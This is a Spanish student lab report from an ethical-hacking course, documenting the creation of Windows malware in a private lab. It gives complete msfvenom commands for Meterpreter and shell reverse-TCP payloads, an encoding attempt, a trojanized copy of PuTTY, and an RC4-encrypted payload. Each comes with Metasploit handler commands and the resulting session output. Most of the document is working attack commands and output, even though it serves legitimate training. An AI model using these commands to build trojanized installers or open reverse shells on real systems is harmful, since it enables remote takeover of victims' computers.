



HACKING ÉTICO

Unidad 3. Actividad 6



03 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Creación de malware	2
---------------------------	---


Creación de malware

Para esta actividad he usado un Windows 10.

```
(kali㉿kali)-[~/msfvenom]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 lhost=10.0.3.4 lport=4001 -f exe > payload_cdm.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

(kali㉿kali)-[~/msfvenom]
└─$ Soy Carlos Diaz Montes exit
```

Ejercicio 1: Payload sin encriptar



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.3.4
lhost => 10.0.3.4
msf6 exploit(multi/handler) > set lport 4001
lport => 4001
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4001
[*] Sending stage (201798 bytes) to 10.0.3.16
[*] Meterpreter session 1 opened (10.0.3.4:4001 -> 10.0.3.16:56531) at 2024-04-03 14:14:28 -0400

meterpreter > 
```

Para comprobar que es el Windows 10:

```
meterpreter > sysinfo
Computer      : DESKTOP-QB9TSUQ
OS            : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > 
```

Ejercicio 2: Calidad del malware

034f110bccaa4ec0ba9e42d5d094589b8b10f8f0fdb08d6c08bff344dda1db9a

56 / 71

Community Score

56/71 security vendors and no sandboxes flagged this file as malicious

Reanalyze

Similar

More

034f110bccaa4ec0ba9e42d5d094589b8b10f8f0fdb08d6c08b...

Size7.00 KB

Last Modification Date1 hour ago

payload_cdm.exe

peexe

spreader

64bits

EXE

DETECTION

DETAILS

RELATIONS

BEHAVIOR

TELEMETRY

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.metasploit/rozena

Threat categories

trojan

hacktool

Family labels

metasploit

rozena

gen7

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.RL_Generic.R357794
AliCloud	Backdoor:Win/shellcode.api(dyn)	ALYac	
Antiy-AVL	GrayWare/Win32.Rozena.j	Arcabit	

*Sin titulo: Bloc de notas

Archivo Edición Formato Ver Ayuda

Carlos Díaz Montes

Ejercicio 3: Shikata ga nai 5

```
(kali@kali)-[~/msfvenom]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 lhost=10.0.3.4 lport=4002 -f exe -e x64/shikata_ga_nai -i 5 -o payload_shikata_cdm.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] Skipping invalid encoder x64/shikata_ga_nai
[-] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload_shikata_cdm.exe

(kali@kali)-[~/msfvenom]
└─$
```

Nombre	Fecha de modificación	Tipo	Tamaño
▼ hoy (2)			
payload_cdm	03/04/2024 21:13	Aplicación	7 KB
payload_shikata_cdm	03/04/2024 21:24	Aplicación	7 KB
▼ hace mucho tiempo (1)			
TeamViewer_Setup_x64	09/11/2022 7:41	Aplicación	44.855 KB

```
msf6 exploit(multi/handler) > set lport 4002
lport => 4002
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.3.4:4002
[*] Sending stage (201798 bytes) to 10.0.3.16
[*] Meterpreter session 2 opened (10.0.3.4:4002 -> 10.0.3.16:60542) at 2024-04-03 14:25:31 -0400

meterpreter > sysinfo
Computer      : DESKTOP-QB9TSUQ
OS            : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > Soy Carlos Diaz
```

Ejercicio 4: Putty infecto!

Primero me descargo el putty.exe en kali:

Alternative binary files

The installer packages above will provide versions of all of these (except the 32-bit versions)
(Not sure whether you want the 32-bit or the 64-bit version? Read the instructions)

putty.exe (the SSH and Telnet client itself)

64-bit x86: [putty.exe](#) [\(signature\)](#)


64-bit ARM: [putty.exe](#) [\(signature\)](#)

El código usado:

```
(kali@kali) ~ - [msfvenom]
$ msfvenom -p windows/x64/shell_reverse_tcp -a x64 lhost=10.0.3.4 lport=4003 -f exe -x /home/kali/Downloads/putty.exe -k -o evil_putty_cdm2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 2029056 bytes
Saved as: evil_putty_cdm2.exe
```

Nota= He tenido que instalarme otro Windows 10 ya que el que tenia me daba muchos errores. Lo digo por si ves algo distinto como la ip.

Ahora me he descargado el archivo y me ha ejecutado el archivo y con el msf6 en escucha:



Ejercicio 5: Malware con contraseña

Primero hacemos el msfvenom:

```
(kali@kali)~[~/msfvenom]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp_rc4 lhost=10.0.3.4 lport=4004 RC4PASSWORD="cyberlab" -f exe -o meterpreter_rc4_cdm.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 650 bytes
Final size of exe file: 7168 bytes
Saved as: meterpreter_rc4_cdm.exe
```

Vemos que nos conectamos:

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp_rc4
payload => windows/x64/meterpreter/reverse_tcp_rc4
msf6 exploit(multi/handler) > set LPORT 4004
LPORT => 4004
msf6 exploit(multi/handler) > set LHOST 10.0.3.4
LHOST => 10.0.3.4
msf6 exploit(multi/handler) > set RC4PASSWORD cyberlab
RC4PASSWORD => cyberlab
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.3.4:4004
[*] Sending stage (201802 bytes) to 10.0.3.17
[*] Meterpreter session 1 opened (10.0.3.4:4004 -> 10.0.3.17:56592) at 2024-04-08 09:53:29 -0400

meterpreter > sysinfo
Computer      : DESKTOP-QB9TSUQ
OS            : Windows 10 (10.0 Build 19044).
Architecture : x64
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > Soy Carlos DIaz
```